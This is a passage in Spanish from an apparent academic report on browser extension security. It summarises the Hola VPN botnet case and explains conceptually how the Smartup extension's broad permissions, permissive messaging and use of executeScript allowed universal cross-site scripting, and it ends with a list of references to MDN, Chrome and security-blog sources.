Este incidente reveló que Hola VPN había creado, sin el conocimiento explícito de sus usuarios, una botnet compuesta por más de 9 millones de direcciones IP, que luego vendía para diversos usos a través del servicio Illuminati.io.

#### 4. Smartup:




Figura 38: Diagrama de ataque UXSS (Universal Cross-Site Scripting)

Smartup es una extensión que tuvo más de 100.000 descargas y presentaba una vulnerabilidad UXSS (Universal XSS) como la que se presenta en la Figura 38, lo que permitía a los atacantes ejecutar scripts maliciosos en los navegadores de los usuarios [15]. Esta vulnerabilidad surgió debido a varios factores. En primer lugar, la extensión tenía permisos amplios, incluyendo acceso a todas las URLs ("all\_urls") o a la API `activeTab`, lo que otorgaba permisos innecesarios.

Además, la extensión tenía una política de mensajería permisiva, lo que permitía que extensiones externas enviaran mensajes sin una validación adecuada.

Por último, la extensión usaba la API `chrome.tabs.executeScript`, lo que permitía la inyección de código malicioso cuando se manipulaba el mensaje. Este fallo combinado permitía a los atacantes ejecutar scripts no autorizados en el navegador, comprometiendo la seguridad de los usuarios.

## 9. REFERENCIAS:

- [1] Browser support for JavaScript APIs - Mozilla | MDN. (2024, 30 diciembre). MDN Web Docs. [https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Browser\\_support\\_for\\_JavaScript\\_APIs](https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Browser_support_for_JavaScript_APIs)
- [2] Content scripts. (2012, 17 septiembre). Chrome For Developers. [https://developer.chrome.com/docs/extensions/develop/concepts/content-scripts#isolated\\_world](https://developer.chrome.com/docs/extensions/develop/concepts/content-scripts#isolated_world)
- [3] Storage - Mozilla | MDN. (2024, 1 septiembre). MDN Web Docs. <https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/API/storage>
- [4] Document Object Model (DOM) - Web APIs | MDN. (2023, 17 diciembre). MDN Web Docs. [https://developer.mozilla.org/en-US/docs/Web/API/Document\\_Object\\_Model](https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model)
- [5] runtime.sendMessage() - Mozilla | MDN. (2024, 1 septiembre). MDN Web Docs. <https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/API/runtime/sendMessage>
- [6] tabs - Mozilla | MDN. (2024, 1 septiembre). MDN Web Docs. <https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/API/tabs>
- [7] runtime.onConnectExternal - Mozilla | MDN. (2024, 1 septiembre). MDN Web Docs. <https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/API/runtime/onConnectExternal>
- [8] runtime.onMessageExternal - Mozilla | MDN. (2024, 1 septiembre). MDN Web Docs. <https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/API/runtime/onMessageExternal>
- [9] tabs.executeScript() - Mozilla | MDN. (2024, 1 septiembre). MDN Web Docs. <https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/API/tabs/executeScript>
- [10] Fetch API - Web APIs | MDN. (2024, 8 octubre). MDN Web Docs. [https://developer.mozilla.org/en-US/docs/Web/API/Fetch\\_API](https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API)
- [11] OpenJS Foundation - openjsf.org. (s. f.). JQuery.Ajax() | JQuery API Documentation. <https://api.jquery.com/jquery.ajax/>

- [12] Content Security Policy - Mozilla | MDN. (2024, 26 julio). MDN Web Docs. [https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Content\\_Security\\_Policy](https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Content_Security_Policy)
- [13] Titterington, A. (2023, 21 diciembre). Extensiones de navegador peligrosas. Kaspersky. <https://www.kaspersky.es/blog/dangerous-browser-extensions-2023/29510/>
- [14] Pastor, J. (2022, 8 julio). Cuál es el gran problema de las VPN gratis y por qué deberías llevar cuidado. Xataka. <https://www.xataka.com/seguridad/cual-gran-problema-vpn-gratis-que-deberias-llevar-cuidado-1>
- [15] Stubbings, K. (2024, 24 octubre). Attacking browser extensions - The GitHub Blog. The GitHub Blog. <https://github.blog/security/vulnerability-research/attacking-browser-extensions/#real-world-attack>
- [16] Palant, W. (2022, 10 agosto). Anatomy of a basic extension. Almost Secure. <https://palant.info/2022/08/10/anatomy-of-a-basic-extension/>
- [17] Palant, W. (2022b, agosto 24). Attack surface of extension pages. Almost Secure. <https://palant.info/2022/08/24/attack-surface-of-extension-pages/>